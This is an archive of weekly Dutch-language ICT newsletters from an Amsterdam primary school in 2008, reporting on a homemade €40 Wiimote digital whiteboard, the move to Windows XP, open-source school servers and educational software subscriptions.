Verder gaan we experimenteren met een digitaal schoolbord voor € 40. Ja, veertig Euro. Zie: <http://www.ted.com/talks/view/id/245> Wie heeft zin om te helpen. Wij leveren de controller en Dirk.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
 Baarsjes Informatie en Communicatie Jaargang 7 - week 19 - 2008 (9 mei)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 ++++

Wij hebben géén vakantie deze week, vandaar een BIC!  
 Nog excuus voor de vele typfouten in de vorige BIC. Was nogal haastig geschreven en we zijn niet zo goed in blind tikken, zelfs Dirk niet.

#### BESTELLINGEN

We zijn door onze koptelefoons heen. Overal beginnen de draadjes te breken. We hebben nieuwe besteld. Ook bestelden we een timer voor aan onze [mededelingen-tv](#). Er zit nu een 24 uren timer op. Die we hebben besteld kun je per dag regelen en is ook winter- en zomertijd -proof. Dan zal die tv niet meer in het weekend aangaan.

#### BERESLIM

Collega's van de onderbouw. Is het een idee, dat de Rosa Boekdrukker voor het komende schooljaar een abonnement neemt op de 13 verfilmde online prentenboeken van Bereslim? 't Kost € 295.- voor één jaar. [Kijk hier](#).

#### SERVER DOWN: VOEDING STUK

Vrijdagavond, tussen 22.00 en 23.00 viel de server stil: voeding stuk. We kochten een nieuwe voeding (€ 40) en na drie kwartier werk (inclusief met perslucht schoonspuiten server, koelribben en ventilatoren), draaide ie weer als vanouds. Daar kan geen rekencentrum tegenop.

#### DIGITALE NIEUWSBRIEVEN

[Klokhuis](#) Er is van alles te beleven bij het maken van een eigen GAME.

[POLs](#) met lesideeën: amfiëën, klokrekenen, Olympische Spelen, vader- en moederdag.

[Teleblik](#) het blijft volgend jaar gratis.

[Breekpunt](#) met rechts bovenin tips en trucs voor het gebruik van Windows XP. Eigenlijk moeten we die nieuwsbrief niet meer promoten.

#### BEZOEK AFGEVAARDIGDE SCHOOLBESTUUR

Sinds 1 augustus vallen wij onder een nieuw schoolbestuur: '[Amsterdam West Binnen de Ring](#), stichting voor openbaar primair onderwijs'. Eén van de stafmedewerkers met ICT in de portefeuille kwam op werkbezoek en wilde horen wat hier zoal gebeurt op ICT en Open Source gebied. Aan hem lieten we zien wat we in de afgelopen jaren voor elkaar hebben gekregen: ons CMS <http://www.siteatschool.org> ons server-client systeem [ServerAtSchool](#), met daaraan gekoppeld de vereniging STRICT ([scholen tezamen rijk met ICT](#)). Hij was zeer onder de indruk van de besparing op de kosten van ICT die wij weten te realiseren. De tijd was te kort: we hebben een vervolgspraak gemaakt.

Het schoolbestuur wil graag een ICT-laag 'boven de scholen' creëren, zodat de 17 scholen samen kosten kunnen besparen.

#### BEZOEK STAFMEDEWERKERS VAN DE ONDERWIJSRAAD

Via ons netwerk kwam de [Onderwijsraad](#) op het spoor van de ICT-ontwikkelingen op de Rosa Boekdrukker. De raad moet de 2e Kamer adviseren over de toekomst van ICT in 't onderwijs. Er wordt hier opensource software ontwikkeld en we werken ermee. We kregen de oudste en de jongste stafmedewerker van de raad op bezoek. Ze waren zeer geïnteresseerd en we konden al onze grieven en ideeën kwijt. Er komt een verslag en daarop kunnen we nog commentaar geven. Jullie horen er inhoudelijk meer over binnenkort. Mooier nog is dat je kunt meediscussieren. Ga naar [http://onderwijsraad.nl/discussie\\_plaats](http://onderwijsraad.nl/discussie_plaats), klik daar op de link 'Leermiddelen voor de eenentwintigste eeuw' en draag bij aan de meningsvorming van de raad.

#### INSPIRATIE

Het gesprek met de Onderwijsraad ging ook over de ontwikkeling van Open content. Het inspireerde Dirk tot een nieuwe actie. Hij belde uitgeverij Zwijsen en vroeg wat alleen de ontwikkeling van een lespakket kost inclusief research, software, schrijven, testen, etcetera, maar exclusief de kosten voor vermenigvuldiging, marketing, verkoop. De vraag moest een paar keer uitgelegd worden, waarna: Mevrouw v.d. helpdesk: "Ik denk niet dat ze u dat willen vertellen".

Dirk: "Uitstekend! Dat is ook een prima antwoord!"

Ze zou de vraag doorgeven en we zouden er nog van horen.

We zullen 't ook aan een paar andere uitgevers vragen en houden jullie op de hoogte. We zinnen op een nieuwe insteek richting educatieve uitgevers.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

2008-05-14 w20

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 20 - 2008 (16 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Deze week weinig nieuws, want we konden door omstandigheden niet veel voor ICT op de Rosa Boekdrukker doen.

Wel werden deze week de certificaten uitgedeeld voor het behalen van het diploma 'mediacoach'. De vlaaien smaakten lekker.

#### **LAPTOP**

Tijdens het mini-symposium, dat werd gehouden op 15 mei ter gelegenheid van het afscheid van onze oud-directeur, heeft Dirk een laptop doormidden gebroken aan het begin van zijn voordracht. De mens moet altijd de baas over de techniek blijven. Zijn voordracht had de laptop niet nodig. 'when technology becomes master, disaster comes faster'.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **DIGITALE SCHOOLBORDEN**

We meldden 't al eerder over het digitale schoolbord voor € 40. Matthijs van de PC-Dokter wil het experiment wel uitvoeren (uiteraard met de geen gezeur garantie (voor hem!)) zoals Chen het deed, zie [hier](#)

#### **BEELD EN GELUID**

We berichtten al eerder dat we experimenteren met het opzetten van een beeld- en geluidverbinding met b.v. een ziek kind. Het beeld hadden we al werkend met behulp van de Elphel camera.

Voor het geluid lijken we een oplossing gevonden te hebben. **BARIX** heeft een een kastje waarop je aan de ene kant een microfoon kan aansluiten en de andere kant kan je aan het schoolnetwerk prikken. Daarmee houden we ook voor audio onze felbegeerde platform-onafhankelijkheid. En, wat ook deugt aan het kastje is dat het open hardware is, net als de Elphel camera.

We houden je op de hoogte van de vorderingen.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 21 - 2008 (23 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **KETTINGBRIEVEN VIA MSN**

Collega's. Lees [dit bericht](#) over het doorsturen van kettingbrieven via de msn contactpersonenlijst. Leg de kinderen uit, dat het niet waar is, wat er in die brieven staat.

#### **STRICT**

De vereniging "[Scholen Tezamen Rijk met ICT](#)" beheert ons serversysteem [ServerOpSchool](#). Zij hield de jaarlijkse Algemene Leden Vergadering op de OBSRB. Belangrijkste besluit: ServerOpSchool wordt voor scholen nog goedkoper. Daarmee zullen hun kosten van ICT nog verder dalen.

Ook werd geconstateerd, dat op alle ServerOpSchool- scholen weinig tot geen storingen zijn, en als er wat aan de hand is, ligt dat meestal niet aan ServerOpSchool maar een ander technisch mankement zoals een switch die is uitgevallen, een kapotte voeding of zelfs waterschade.

STRICT overweegt een voorlichtingsmiddag te organiseren. Is daar belangstelling voor?

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **SCHAKELKLOK**

Ons TV mededelingenbord in de hal (de TV module in [Site@School](#)) ging aan en uit met een ouderwetse schakelklok. Onhandig ding want hij zit op een onbereikbare plaats. We kochten bij [Conrad](#) een schakelklok die zichzelf gelijk zet via de atoomklok in Frankfurt Precieser kan niet. Gelijkzetten en herprogrammeren bij winter- en zomertijd is ook niet meer nodig. En de klok heeft ook de mogelijkheid om van maandag t.m. vrijdag zijn goede werk te doen. Koste € 30.

#### **DIGITALE SCHOOLBORDEN**

Ons onderzoek vordert en onze eisen blijken voor een paar leveranciers interessant en normaal. We zetten ze nog een keer op een rijtje:

- platformonafhankelijke hardware (het bord werkt met Linux, Mac en Windows)
- open hardware. Voor wie het niet kent, zie [Elphel](#)
- platformonafhankelijke software (voor Linux, Mac en Windows)
- de software die bij het bord geleverd wordt baseert zich op open standaarden
- de software is open-source met een goede (GPL) licentie
- je kunt er lesmateriaal mee ontwikkelen dat ook met open standaarden werkt (zie bijvoorbeeld IMS specificaties, SCORM, IEEE-LOM)

We gaan er even vanuit dat digitale borden langer mee moeten gaan dan computers. Leveranciers willen die laatste 't liefst om de drie jaar vervangen. Hoe zit dat met digiborden? Met bovenstaande voorwaarden garandeer je dat:

- je dure bord langer meekan en op op lange termijn beleidsveranderingen is voorbereid. Een school die voor 15 jaar een glasvezelcontract afsluit, denkt in lange termijnen.
- wat je aan lesmateriaal maakt ook met andere leerkrachten en scholen kan worden uitgewisseld. Het is de voorwaarde voor verspreiding van open-content. Open content lesmateriaal is gratis lesmateriaal. Het zal scholen onafhankelijker maken van educatieve uitgeverij en hun overtrokken prijzen.

#### **GELUID**

We lijken een platform onafhankelijke audio-encoder gevonden te hebben.

[BARIX](#) levert een klein kastje met diverse audio ingangen en een RJ-45 netwerk uitgang. Zo kan je geluid direct in je schoolnetwerk prikken en verspreiden. Internet radiostations gebruiken dit kastje ook voor hun uitzendingen.

Met dit BARIX kastje houden we ook voor audio onze felbegeerde platform-onafhankelijkheid. En, wat ook deugt aan het kastje is dat het open hardware is, net als onze Elphel camera.

We houden je op de hoogte van onze vorderingen.

Groet en een goed weekend,  
Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 22 - 2008 (30 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Er valt weinig te 'bikken' deze week. Karin heeft vakantie. Daarom wat uitgebreidere informatie over het project:

#### **VERTELTAS**

Een Verteltas is een kleurrijke stoffen tas met daarin een mooi prentenboek. Een thema uit het boek is uitgewerkt met behulp van een informatief boek, een cd, attributen, handpoppen, spelletje, informatiebladen, een leeswijzer en een feedbackschriftje. Ouders en leerkrachten bedenken samen de thema's en maken de inhoud van een Verteltas. Het doel van het Verteltasproject is:

- Vergroten ouderparticipatie en betrokkenheid.
- Taalontwikkeling van ouder en kind.
- Lees- en voorleesplezier vergroten.

(bron: [http://www.verteltas.nl/cont\\_3.html](http://www.verteltas.nl/cont_3.html))

Waarom dit verhaal in de BIC?

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Yvonne (voorlezen) en Dirk (opnemen en CD-ROM's maken) doen de klus.

Voor het opnemen gebruiken we een microfoon: Sennheiser MD 421. Al meer dan 35 jaar onverwoestbare topkwaliteit.

Voor het registreren gebruiken we één van onze werkstations met daarop **Audacity**. Dat is de OS (Open Standaarden), OSS (Open Source Software) en GPL (General Public License) geluidrecorder en -editor. Audacity werkt op vrijwel elk besturingssysteem.

Het is moeilijk om in school een stille ruimte te vinden voor de opnames, maar verder zitten we op een zeer goede geluidskwaliteit.

Groet en een goed weekend,  
Karin (vanaf de boot)  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 23 - 2008 (6 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **DIEFSTALLEN**

Let op!!! Er wordt in school gestolen als de raven! Waterkoker, koffie en suiker, 2 x fotogeld, en als laatste een werkstation (computer). We doen aangifte.

#### **VERTELTAS**

Yvonne en Dirk namen 10 boeken op. Dirk zal er ceedeetjes van maken. De hoesjes verzorgt Gerda.

#### **KLASSE-TV**

Scholen hadden tot 1 juni een gratis inlogaccount om rond te kijken bij KlasseTV. Jolien (zonder achternaam - die wilde ze niet geven) belde op om te vragen wat we ervan vonden. KlasseTV zit goed in elkaar en je kunt heel gemakkelijk begeleidende filmpjes bij lessen vinden, omdat die zijn uitgezocht door KlasseTV bij bestaande lesmethoden. Het bezwaar van het geheel is de prijs: bij een leerlingenaantal van 250 leerlingen kost een abonnement 19 cent per leerling per maand. Je betaalt 10 maanden = € 475,- per jaar.

Als de school lid is van de AVS komt er 50 % korting = 237,50 per jaar.

Als alle scholen van een schoolbestuur meedoen: nog eens 30% korting = 166,25

Als de helft van het aantal scholen meedoet: 20 % korting = 190,00

Als minder dan de helft van het aantal scholen meedoet: 10% korting = 213,70

Aangenomen, dat de korting afgaat van het overgebleven bedrag. Dat kunnen we nog navragen. Jolien belt in september terug. Tegen die tijd hebben we wellicht kunnen bespreken met het bestuur van de AWBR of we met onze 17 scholen een gezamenlijk abonnement kunnen nemen.

#### **ONDERWIJSRAAD**

We schreven 't al dat we de Onderwijsraad op bezoek hadden. [Hier het verslagje.](#)

#### **WEB 2.0**

De hype heeft nu onderwijsland bereikt. Van hetABC (onderwijs begeleidingscentrum)ontvingen we een foldertje "Dynamisch werkstukonderwijs met Web 2.0". Tijd voor enige kritisch burgerschap zei de media-coach. Wij zochten en vonden interessante artikelen in: First Monday (peer reviewed journal on the Internet), [Volume 13, Number 3](#) - 3 March 2008.

We voegden deze link met genoeg toe aan onze [ICt linkpagina.](#)

#### **PC VERGOEDING**

In gezinnen met een minimum inkomen kunnen kinderen die naar het voortgezet onderwijs gaan, gratis een computer, printer en usbsticken workshop van 2 uur krijgen. Lees alles op [www.dwi.amsterdam.nl](http://www.dwi.amsterdam.nl).

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **DIGIBORDEN VOOR € + 3000**

De eerste documentatie komt binnen. Hitachi, Interwrite en Smart maken borden die zowel onder MAC, Linux en Windows werken. Reden om minimaal daarvoor te kiezen is lange termijn beleid en de staatssecretaris van Economische Zaken Frank Heemskerk die het 'comply-or-explain and commit'-principe aanhangt, dat voorschrijft dat overheden (rijksdiensten vanaf april 2008 en overige overheden en instellingen vanaf december 2008) zich moeten verantwoorden wanneer ze open standaarden niet ondersteunen en moeten beloven dat in de toekomst wel te doen.

#### **DIGIBORDEN VOOR € 40**

We hopen dat er nog voor de vakantie een demonstratie kan worden gegeven.  
Hou de BIC in de gaten!

#### **BOA**

organiseert een bijeenkomst voor leveranciers van ICT diensten op 11 juni. We zijn als **STRICT** uitgenodigd en gaan vanuit 7 Amsterdamse scholen naar de bijeenkomst. We nemen onze eigen makelaar ... eh.. systeembeheerder mee. Doordat we met zoveel scholen zijn, en als STRICT'ers de kosten delen zijn de

kosten van ons bezoek vergezeld door een technisch specialist zeer laag.  
De kracht van het STRICT concept!

#### **XP**

Peter vordert met 't XP image. Wat is XP een !@#\$\$! systeem. Uren besteden aan downloaden en installeren van updates en patches, uren aan stomme tweaks omdat XP anders zelf allerlei dingen uitvoert die je als school niet wilt.

#### **XP en FIREFOX**

Onze trouwe lezer Dennis maakte ons attent op de komst van FF V3. Werkt onder W2000 en hoger. Dennis is er zeer tevreden over en gaf ons een link die we commentaarloos doorgeven; voor als je FF in het Guinness Book of Records wil hebben. hij schrijft:

Als je mee wilt doen, surf dan naar:

<http://www.spreadfirefox.com/en-US/worldrecord/>

en druk op de grote knop "Pledge now" (Zweer het!)

Je moet dan je e-mail adres invullen. That's it.

Normaal geven we zoiets niet door. Deze uitzondering bevestigt de regel.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 24 - 2008 (14 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Een late BIC wegens personeelsuitje gisteren.

### **AMBRASOFT- TAFELTOTAAL**

Tegenwoordig zit het tafelprogramma in een heel pakket van software. Het is er niet gemakkelijker op geworden voor de klassenleerkrachten. Als een kind afwijkt qua niveau van de rest van de klas (en dat gebeurt vaak), kun je het programma per sessie (dus per keer dat een kind achter de computer gaat zitten) aanpassen. Dat klinkt leuk, maar is ontzettend onhandig, elke keer weer opnieuw per leerling bij een afzonderlijke computer handmatig een instelling aanpassen. Veel te veel werk voor een leerkracht. In de oude versie kon je werktijd voor een hele groep of per leerling aanpassen, nu niet meer. Of heeft iemand een tip die ik niet in de handleiding heb kunnen vinden?

### **UPDATES**

We zijn bezig om voor het komende schooljaar XP op de computers te zetten. Daarvoor moet er ook op de server van alles aangepast worden. Dan kunnen ook meteen de nieuwere versies van Ambrasoft en Wis en Reken worden geïnstalleerd.

### **DIGITALE NIEUWSBRIEVEN**

Er kwam weer van alles binnen, maar jullie zullen een weekje op de links moeten wachten.

### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **XP op de OBSRB**

Afgelopen Zaterdag werkten we door aan de installatie van XP. Weer een dag besteed aan ligit treurigmakende tweaks. ZP lijkt ontworpen te zijn voor Teletubbies, niet voor 't onderwijs. Dirk zint op snellere installatiemethodes en wordt daar niet vrolijker van. @\$^!@\$!!

#### **ALTRA COLLEGE**

We kregen 8 leerlingen van het [Altra College](#) + begeleider op bezoek. Ze wilden wat over Linux horen en enkele leerlingen hebben belangstelling voor systeembeheer. Ze willen hun eigen Server Op School. De beste server om dat te leren is natuurlijk ServerOpSchool. [Het best gedocumenteerde server-client systeem!](#)

#### **BOA VOOR LEVERANCIERS**

Op het Amsterdams Lycem hield BOA een bijeenkomst voor leveranciers. Aanwezig waren Heutink, QLICHT, Schooldesk, Warmas, ServerAtSchool en STRICT. Kortom, genoeg technische expertise. Een paar quotes willen we jullie niet ontouden. Leverancier: "De PO scholen zullen het verschil tussen ADSL en glas niet merken". Altijd prettig om dat weer eens van een andere specialist te horen. Nog een quote, nu van BOA: "BOA [is een] project voor scholen door scholen". Welnu, daar kunnen we ons voordeel mee doen, bijvoorbeeld wanneer BOA zijn 'fair use policy' niet naar de zin van de scholen vormgeeft. Op veel vragen van de leveranciers was nog geen antwoord. Het lijkt erop dat bij BOA volop wordt gepionierd op kosten van de scholen. Als laatste: over de capaciteit van 1 Gbps per locatie en het maximum van 10 scholen per (sub-)ring merkte de projectmanager van BOA het volgende op. "De maximale verhouding is 1 : 10 want scholen komen meestal toch niet hoger dan 100 Mbps" en "Die 1 gieg is zwaar overdone, er is niemand die 1 gieg vol krijgt". Leden en donateurs van [STRICT \(Scholen Tezamen Rijk met ICT\)](#) ontvangen het volledige verslag van de bijeenkomst inclusief aanbevelingen.

Het was goed dat we er waren. Peter had n.a.v. de bijeenkomst een fantastisch idee! Maar we houden 't nog even onder de pet. Teveel bureautjes en consultants zijn wanhopig op zoek naar goede ideeën. Zie de BOA site. Nou, vooruit, een tipje dan; het heeft te maken glas :-).

#### **DIGITAAL SCHOOLBORD VOOR € 40,--**

We hopen jullie in de volgende BIC te kunnen berichten of er in week 26 een demonstratie zal zijn.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 25 - 2008 (20 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

In deze BIC staat 4x dat iets wordt uitgesteld tot na de zomervakantie. Volgende week is het namelijk onze laatste schoolweek.

#### **AMBRASOFT - TAFELS**

Deze week hebben we de helpdesk gebeld: "Hoe moet je de tijd instellen? De handleiding is niet duidelijk". Het antwoord klonk goed, maar blijkt te slaan op de nieuwste versie, die wij pas in de zomervakantie gaan installeren. We tillen het probleem dus maar over de vakantie heen.

#### **VOORLICHTING OVER CHATTEN**

Wegens een foutje in de planning en de voorlichting wordt de bijeenkomst over chatten uitgesteld tot na de vakantie. Onze mediacoach Karin heeft een leuke presentatie met (soms leuke, soms schokkende) voorbeelden van goed en niet zo goed gebruik van chatten.

#### **FOTO'S**

Op onze school zijn foto's erg belangrijk. Diverse collega's nemen foto's. Een aantal kan ze zelf op de website zetten. Het foto-album is de drukst bezochte plek van onze website. We willen graag, dat ouders zelf de foto's kunnen nabestellen. Dus draaien we ook nog een schaduw versie op een commerciële site. Niet handig - en veel werk.

#### **VOORBEREIDING XP**

In de zomervakantie gaan alle computers over op XP. Onze systeembeheerder heeft al de nodige voorbereidingen getroffen. Vandaag hebben we de lijst te installeren software helemaal voor hem klaargemaakt. Het wordt wel een hele klus. Echt alle programma's moeten opnieuw worden geïnstalleerd. We hebben totaal (echt alles bij elkaar van Ambrasoft en OOO tot Zwijsen) zo'n ruim 60 programma's.

#### **DIGITAAL WHITEBOARD**

Tik in Google in: youtube wiimote whiteboard. Klik: Zoeken. Resultaat: tientallen filmpjes van enthousiaste leerkrachten die experimenteren met een digitaal whiteboard dat maar € 40 kost. Het is hartverwarmend te zien hoe het buitenlandse onderwijs zich op deze fantastische toepassing van de Nintendo spelbesturing heeft gestort. Zie ook techniek hieronder.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **DIGITAAL SCHOOLBORD VOOR € 40,--**

Matthijs van de [PC-Dokter](#) en Dirk hebben twee proefopstellingen achter de rug. Het digibord 'werkt', maar we ondervonden kleine problemen die vermoedelijk te maken hebben met de (onbekende ) infrarood LED die we in de pen gebruiken. We stellen de demonstratie uit tot na de zomervakantie. In die tijd verbeteren we de lichtpen . Zie onder.

#### **INFRAROOD LED**

Infrarood licht is eigenlijk warmte straling met een golflengte tussen de 100 micrometer en 700 nanometer. Een Light Emitting Diode is een soort lampje.

Voor het digibord heb je een high power IR led nodig.

#### **EBV ELEKTRONIK**

We vonden het juiste type high power IR led (VISHAY TSAL 6400) bij [EBV Elektronik GmbH](#) in hun vestiging in Maarssenbroek. Één telefoontje naar EBV Elektronik en we kregen voor onze experimenten wat LEDs cadeau! Bedankt Carol voor jullie bijdrage aan het Nederlandse basisonderwijs.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 26 - 2008 (27 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Laatste BIC van dit schooljaar. Volgende week vakantie. Volgende BIC in augustus.

#### **TELEBLIK IN 2008 - 2009**

De bestaande inlogcode voor Teleblik zal na de zomervakantie veranderen.

#### **KLASSETV**

We proberen om samen met het schoolbestuur te kijken of het mogelijk is om met alle "West Binnen de Ring" scholen een gezamenlijk, dus goedkoper abonnement te nemen. Na de zomervakantie zal de directeur van ons schoolbestuur een bijeenkomst organiseren voor de geïnteresseerde ICT-ers.

#### **LIJST TE INSTALLEREN SOFTWARE**

De lijst te installeren software gemaakt voor de XP installatie. Pfff, wat een werk! We hebben wel zo'n 70 programma's en -tjes draaien als je alles meerekent van kantoorsoftware tot educatieve- en hulpprogramma's.

#### **GROTE VAKANTIE & ICT**

Serverhok schoongemaakt, beamerspullen ouderkamer verhuisd, 40 PC's afgekoppeld, oude troep weggegooid, telefoons opgeborgen, enzovoort.

#### **UPDATE WINDOWS XP**

Het kantoor kan over op XP. Na de vakantie kunnen jullie XP op je PC vinden. Wie met Windows 98 wil doorwerken kan dat ook. Omdat we [ServerOpSchool](#) hebben kunnen XP en W98 door elkaar gebruikt worden, zelfs op dezelfde PC!

#### **NIEUWE SERVEROPSCHOOL SCHOOL**

ServerOpSchool draait nu ook op de St. Augustinusschool. Hartelijk welkom in de club!

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **DIGIBORD VOOR € 40**

We kregen 10 high-power led's van [EBV Elektronik GmbH](#) in Maarssenbroek. Zeer bedankt Carol voor je snelle medewerking! Lees verder hieronder.

#### **DIGIBOARD VAKANTIEPROJECT**

Omdat we 10 leds van Elektronik kregen kunnen we een paar scholen helpen met hun digibord wensen & ideeën. Wie wil actief meewerken aan het project 'digiboard for 40 euro'? Aan haar/hem stellen we graag een VISHAY high power IR led ter beschikking. Meld je zo snel mogelijk aan op [ict@rosaboekdrukker.nl](mailto:ict@rosaboekdrukker.nl) dan nemen wij contact met je op.

Groet, een goede vakantie en/of een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

## Schooljaar 2008-2009

1. [2008-08-14 w33](#)
2. [2008-08-20 w34](#)
3. [2008-08-25 w35](#)
4. [2008-09-03 w36](#)
5. [2008-09-09 w37](#)
6. [2008-09-17 w38](#)
7. [2008-09-23 w39](#)
8. [2008-09-29 w40](#)
9. [2008-10-06 w41](#)
10. [2008-10-13 w42](#)
11. [2008-10-28 w44](#)
12. [2008-11-06 w45](#)
13. [2008-11-12 w46](#)
14. [2008-11-14 w46](#)
15. [2008-11-28 w48](#)
16. [2008-12-01 w49](#)
17. [2008-12-08 w50](#)
18. [2008-12-16 w51](#)
19. [2009-01-08 w02](#)
20. [2009-01-15 w03](#)
21. [2009-01-19 w04](#)
22. [2009-01-30 w05](#)
23. [2009-02-06 w06](#)
24. [2009-02-10 w07](#)
25. [2009-02-16 w08](#)
26. [2009-03-02 w10](#)
27. [2009-03-09 w11](#)
28. [2009-03-30 w14](#)
29. [2009-04-06 w15](#)
30. [2009-04-14 w16](#)
31. [2009-04-21 w17](#)
32. [2009-05-12 w20](#)
33. [2009-05-19 w21](#)
34. [2009-05-26 w22](#)
35. [2009-06-04 w23](#)
36. [2009-06-17 w25](#)
37. [2009-06-26 w26](#)
38. [2009-06-30 w27](#)
39. [2009-07-10 w28](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 33 - 2008 (15 augustus)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Eerste BIC van ons nieuwe schooljaar.

#### **DIGITAAL WHITEBOARD VOOR € 99,95!!!!**

Dirk heeft heel hard gewerkt in de vakantie om het idee 'digitaal whitebord' schoolrijp te maken. We hebben nu een prima werkend prototype in een klas draaien. Eveline (leerkracht groep 3): "Ik ga er meteen mee aan de slag". En zo geschiedde. We hebben ook meteen een afspraak gemaakt om volgende week in een groep 3 van basisschool De Roos (hier vlak om de hoek) te gaan kijken tijdens een les met hun digibord. Leerkrachten van onze school die het werkend zagen willen er ook een in hun klas. De tijd is rijp om een demonstratie teven en jullie op de hoogte te brengen van de stand van zaken.

We geven twee demonstraties met uitleg.

1. Dinsdag 16 september van 16.00 - 17.00 uur
2. Woensdag 17 september van 13.30 - 14.30

Meld je op tijd aan per telefoon (020-6128000) of e-mail ([ict@rosaboekdrukker.nl](mailto:ict@rosaboekdrukker.nl)) want de belangstelling is enorm en de klas slechts 6 x 10 meter. Je kan bijdragen aan het welslagen van dit project door eraan mee te werken. Tijdens de demo meer daarover. Het is de kans om input te leveren aan het goedkoopste digitale schoolwhiteboard ter wereld!

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **NA DE GROTE SCHOONMAAK**

De meeste werkstations weer op de door de leerkrachten gekozen plekken in de klassen neergezet en aangesloten. Ieder jaar weer een hele klus, maar zeer de moeite waard. Zo kun je je klas inrichten zoals jij 't wilt.

#### **HET BEGIN VAN HET NIEUWE SCHOOLJAAR**

Karin was drie dagen druk met het opnieuw inrichten van de werkstations. We zijn overgegaan op windows XP en dat vergt nogal wat aanpassingen. Het is nog niet klaar. Ook moeten nog leerlingen worden overgezet naar het volgende schooljaar in een aantal programma's. Er is altijd vreselijk veel te doen na een zomervakantie.

#### **WINDOWS XP**

Het kantoor was al vlak voor de zomervakantie over op XP. De leerlingen werken nu in een gemengde W98SE of XP omgeving, al naar gelang de nieuwe bureaubladen klaar zijn. Dat kan dankzij het onvolprezen ServerAtSchool.

Groet, een goed schooljaar 2008-2009,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang - week 34 - 2008 (22 augustus)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **DIGITAAL WHITEBOARD VOOR € 99,95!!!!**

Let op de data voor de demonstratie. En zie ook vorige BIC's

We geven twee demonstraties met uitleg.

1. Dinsdag 16 september van 16.00 - 17.00 uur
2. Woensdag 17 september van 13.30 - 14.30

